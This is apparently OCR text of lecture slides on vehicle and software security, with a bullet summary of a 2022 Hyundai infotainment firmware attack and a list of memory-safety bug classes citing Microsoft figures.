
backup




Hyundai 2022 (greenluigi1)

- 2021 Hyundai
- Firmware Attack
- Entry ECU: Infotainment
- Bad crypto
- Root access


Source: Blog




Hyundai 2022 (greenluigi1)



Hyundai 2022 (greenluigi1)




Memory Safety



– 70% CVE are cause by memory safety issues (Microsoft 2019)

Memory Safety



Use after Free

Uninitialized Use

Type Confusion

Stack Corruption

Other

Heap OOB Read

Heap Corruption

[Microsoft 2022]